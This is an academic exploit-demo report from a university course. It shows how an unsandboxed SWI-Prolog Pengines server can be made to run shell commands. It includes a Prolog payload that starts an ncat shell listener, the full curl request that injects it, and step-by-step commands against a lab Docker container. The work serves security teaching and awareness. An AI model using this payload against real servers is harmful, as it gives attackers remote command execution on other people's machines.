An RCE Exploit of a Remote SLD Resolver in Prolog FEP3370 - Exploit Demo Development Assignment

Kim Hammar
kimham@kth.se
KTH Royal Institute of Technology
Division of Network and Systems Engineering

June 18, 2021

Abstract

In this document, I present an exploit to obtain remote code execution (RCE) on a server that runs an SLD resolution service through the Prolog library *Pengines*. The exploit uses the Prolog Transport Protocol (PLTP) over HTTP and works by exploiting a vulnerability in Pengine servers that are not sandboxed. The vulnerability allows a client to inject malicious Prolog code in the knowledge base of the SLD-resolver. I show how this can be used to obtain a reverse shell with netcat. Although the Prolog community is aware of this vulnerability, to the best of my knowledge, this is the first report that demonstrates how the vulnerability can be exploited by an adversary. My goal is that this report can increase awareness among Pengine users and make them more inclined to use the sandbox security mechanism to prevent the exploit.

Contents

1 Introduction

In this document, I present an exploit to obtain remote code execution (RCE) on a server that runs an SLD resolution[1] service through the Prolog library *Pengines*. It exploits a capability in non-sandboxed Pengine servers that allows a client to upload Prolog code with Horn clauses that gets injected into the knowledge base of the Prolog server. After injecting a malicious Horn-clause into the Prolog knowledge base, the client can send a query to the Pengine server to ask the server to prove the malicious Horn-clause using SLD-resolution. This causes the exploit to be invoked and yields the client a reverse shell to the server where arbitrary bash commands can be executed.

The remainder of this document is structured as follows. I first cover the theoretical background on SLD-resolution, Horn-clauses, Prolog, and the Pengines library. Then, I describe how the exploit works. Subsequently, I demonstrate the exploit through commands and traces. Lastly, I describe the deliverable and my conclusions.

2 Theoretical Background

In this section, I give an overview of Horn clauses, SLD-resolution, Prolog, and Pengines. These topics are necessary preliminaries to understand the exploit described in the subsequent section.

2.1 Horn Clauses and SLD-Resolution

A Horn clause is a logical formulae that looks as follows

$$(p \wedge q \wedge \ldots \wedge f) \implies u \tag{2.1}$$

Using the above expression, we can prove u by showing that $p, q, \ldots, f$ are true. As an example, to program the logic that every man is mortal, we can add two Horn clauses:

$$human(man) \tag{2.2}$$

$$human(X) \implies mortal(X) \tag{2.3}$$

Now we can infer $mortal(man)$ using the implication $human(X) \implies mortal(X)$. In the above logic program, $human(man)$ is a "fact" and $human(X) \implies mortal(X)$ is a "predicate".

This simple construct provides a general-purpose way of computation that is Turing-complete and is the basis for logic programming. We can for example write the following (malicious) logic program:

$$mortal(X) \implies shell(X) \tag{2.4}$$

The above program states that to prove that something is mortal you first have to execute a specific shell command (assuming that $shell(X)$ is a valid predicate).

[1] Selective Linear Definite clause resolution

2.2 Prolog

Prolog is a Turing complete logic programming language based on Horn clauses and SLD resolution (Sterling and Shapiro 1986; O'Keefe 1990). It is a declarative programming language where a program is made up of a set of facts and a set of predicates. Running a Prolog program means to perform SLD resolution to prove statements.

The original version of Prolog was developed in Marseille, France, in 1972, and the name comes from —*PROgrammation in LOGique*. Today there are many implementations of Prolog, for example SICStus[2], which is a proprietary Prolog distribution that was developed at the Swedish Institute of Computer Science (SICS) and is currently being maintained by RISE (Research Institutes of Sweden) at Kista, Stockholm. Another popular Prolog implementation is SWI-Prolog [3] developed by Jan Wielemaker at the Vrije Universiteit Amsterdam. For the exploit described in this document I use SWI-Prolog.

An example Prolog program in SWI-Prolog is given below.

```
%% Decides if the given floor is the one to move to given the direction
%% move_up_down(+,+,+,+).
%% move_up_down(Dir, CurrentFloor, NextFloor, Floors).
move_up_down(Dir, F, OldF, Floors):-
    num(OldF, N1),
    num(F, N2),
    N3 is N1 + 1,
    N4 is N2 + 1,
    (Dir = up ->
     N2 = N3;
     N1 = N4,
     findall(N, between(1,N1,N), LowerFloors),
     \+ maplist(check_empty(Floors), LowerFloors)
    ).
```

2.3 Pengines

Pengines is short for Prolog Engines. Pengines is a library in SWI-Prolog that allows you to perform SLD resolution at a remote Prolog server (Lager and Wielemaker 2014). With Pengines, a Prolog server can export its predicates to be accessible to remote clients (Fig. 2.1). This means that the clients can resolve queries and prove statements from remote. The Prolog server is accessible through a protocol called the Prolog Transport Protocol (PLTP) which runs over HTTP.

Pengines also allows a client to upload Prolog code that gets injected into the knowledge base of the Prolog server. As long as the uploaded code does not use predicates that have been declared as "unsafe", the code will get executed on the Prolog sever.

[2] `https://sicstus.sics.se/index.html`

[3] `https://www.swi-prolog.org/`



Figure 2.1: A Pengines server and client.

2.3.1 Pengines Sandboxing and Security

The Pengines library supports sandboxing. This mechanism can be used to declare the predicates at the Prolog server that are are deemed to be "safe" to be exported to remote clients. The safe predicates then get executed in a sandboxed environment, where unsafe predicates are not available (Fig. 2.2).



Figure 2.2: A sandboxed Pengines server.

3 The Exploit

In this section, I explain the exploit and the setup.

3.1 A Vulnerable Pengines Server for Solving Sudokus

A vulnerable Pengines server is running on 172.17.0.2 and listens on for PLTP requests on port 4000. The Pengines server has a set of Prolog predicates that can be used to resolve Sudokus using constraint logic programming. To use this service, the client can first upload a sudoku problem, e.g:

```
problem(1, [[_,_,_,_,_,_,_,_,_],
            [_,_,_,_,_,_,3,_,8,5],
            [_,_,1,_,2,_,_,_,_],
            [_,_,_,5,_,7,_,_,_],
            [_,_,4,_,_,_,1,_,_],
            [_,9,_,_,_,_,_,_,_],
            [5,_,_,_,_,_,_,_,7,3],
            [_,_,2,_,1,_,_,_,_],
            [_,_,_,_,4,_,_,_,9]]).
```

Then, after uploading a sudoku problem, the client can issue queries against the Pengine server for solving the Sudoku. For example:

```
problem(1, Rows), sudoku(Rows).
```

The Pengine server will then perform SLD resolution to resolve the query and return the variable "Rows" with the solution to the Sudoku (Fig. 3.1).



Figure 3.1: A Pengines server acting as a Sudoku resolver.

The Vulnerability The Pengines server does *not* use a sandbox to execute the logic to solve the sudoku. Thus, the server is vulnerable to attacks that use unsafe predicates. That is, while the Pengine server will fill its intended purpose and solve sudokus for benign clients, it can also be used by adversarial clients to execute malicious code.

3.2 Prolog Code Payload of the Exploit to Obtain a Reverse Shell

To exploit the vulnerable server, a client can inject malicious Prolog code in the remote server when uploading the Sudoku problem. Specifically, instead of just uploading a Sudoku problem defined in Prolog code, the client can add a side-effect to the Prolog code that will execute malicious code.

The payload of the exploit is as follows:

```
problem(1, [[_,_,_,_,_,_,_,_,_],
            [_,_,_,_,_,_,3,_,8,5],
            [_,_,1,_,2,_,_,_,_],
            [_,_,_,5,_,7,_,_,_],
            [_,_,4,_,_,_,1,_,_],
            [_,9,_,_,_,_,_,_,_],
            [5,_,_,_,_,_,_,7,3],
            [_,_,2,_,1,_,_,_,_],
            [_,_,_,_,4,_,_,_,9]]):-
shell("ncat -n -v -l -p 5555 -e /bin/bash &").
```

In the above Prolog code, in addition to defining a Sudoku problem, a netcat process is created in the background.

3.3 Using the Exploit to Obtain a Reverse Shell

To perform the exploit, we have to send the payload of the exploit to the Pengine server, this can be done using the PLTP protocol and curl:

```
curl --header "Content-Type: application/json"
     --request POST
     --data $'{"application": "pengine_sandbox", "as": "problem(1, Rows), sudoku(Rows)",
              "chunk": 1, "destroy": true, "format":"json",
              "src_text": "problem(1,
              [[_,_,_,_,_,_,_,_,_],
              [_,_,_,_,_,3,_,8,5],
              [_,_,1,_,2,_,_,_,_],
              [_,_,_,5,_,7,_,_,_],
              [_,_,4,_,_,_,1,_,_],
              [_,9,_,_,_,_,_,_,_],
              [5,_,_,_,_,_,_,7,3],
              [_,_,2,_,1,_,_,_,_],
              [_,_,_,_,4,_,_,_,9]]):-
              \n\tshell(\\"ncat -n -v -l -p 5555 -e /bin/bash &\\").\n"}'
              http://127.0.0.1:4000/pengine/create
```

After sending the exploit, we can use netcat to connect and obtain a remote shell with the following command:

```
ncat -nv 127.0.0.1 5555
```

3.4 Exploit Summary

A summary of the steps involved in the exploit is given in Fig. 3.2.



Figure 3.2: A summary of the steps of the exploit.

4 Exploit Demo

In this section I outline step-by-step instructions to perform the exploit.

1. **Setup the vulnerable Container**

```
# Download
git clone https://github.com/Limmen/Pengine_RCE_Exploit
cd Pengine_RCE_Exploit

# Build container
make build

# Run container
make run

# Get a bash shell in the container for debugging
make shell
```

```
# Verify which IP the container got
ifconfig

# Verify that the Prolog server is running and listening on port 4000
netstat -tunlp
```

2. **Exploit**

```
# Assumption: Container has IP 172.17.0.2 and listens to port 4000
# Verify that we can reach container
ping 172.17.0.2
curl 172.17.0.2:4000

# If the above commands succeeded, the installation worked correctly,
# now exploit with the following command (put everything on a single line)
# (You can copy the code from exploit.sh in the repo):

curl --header "Content-Type: application/json" --request POST \
     --data $'{"application": "pengine_sandbox",
"ask": "problem(1, Rows), sudoku(Rows)", "chunk": 1,
"destroy": true, "format":"json",
"src_text": "problem(1, [[_,_,_,_,_,_,_,_,_],
                         [_,_,_,_,_,_,3,_,8,5],
                         [_,_,1,_,2,_,_,_,_],
                         [_,_,_,5,_,7,_,_,_],
                         [_,_,4,_,_,_,1,_,_],
                         [_,9,_,_,_,_,_,_,_],
                         [5,_,_,_,_,_,_,7,3],
                         [_,_,2,_,1,_,_,_,_],
                         [_,_,_,_,4,_,_,_,9]]):-
\n\tshell(\\"ncat -n -v -l -p 5555 -e /bin/bash &\\").\n"}'
http://172.17.0.2:4000/pengine/create
```

3. **Obtain Reverse Shell**

```
ncat -nv 172.17.0.2 5555
```

4. **Cleanup**

```
# stop container
make stop

# clean container

make clean

# clean image
```

```
make rm-image
```

5 Deliverable

The deliverable can be downloaded from[4] and contains the following:

- Docker container with the required dependencies
- Prolog code of the vulnerable Pengine server
- Bash script with the exploit

6 Discussion and Implications

This exploit is only possible against Pengine servers that are not sandboxed. In early versions of the Pengines library, servers were not sandboxed by default. However, in the latest versions, the sandbox functionality is enabled by default. Thus the user has to actively disable the sandbox to make the vulnerability active. Hence, it is safe to say that the Prolog community is well aware of this vulnerability and how it can be exploited. However, to the best of my knowledge, this report provides the first detailed description of how such an exploit can be executed. My hope is that this report can increase awareness and make more people that use the Pengines library inclined to use the sandbox security mechanism to prevent this exploit.

7 Conclusion

In this report, I have presented a novel RCE exploit that uses a remote SLD resolver in Prolog to obtain a reverse shell. The exploit uses the PLTP protocol and a vulnerability in Pengine servers that are not sandboxed. The vulnerability allows the client to upload malicious Prolog code that gets injected into the knowledge base of the Prolog server. I have shown how this vulnerability can be exploited to obtain a reverse shell with netcat.

References

Lager, Torbjörn and Jan Wielemaker (2014). "Pengines: Web Logic Programming Made Easy". In: *CoRR* abs/1405.3953. arXiv: 1405.3953. URL: http://arxiv.org/abs/1405.3953.

O'Keefe, Richard A. (1990). *The Craft of Prolog*. Cambridge, MA, USA: MIT Press. ISBN: 0262150395.

Sterling, Leon and Ehud Shapiro (1986). *The Art of Prolog: Advanced Programming Techniques*. Cambridge, MA, USA: MIT Press. ISBN: 0262192500.

[4] https://github.com/Limmen/Pengine_RCE_Exploit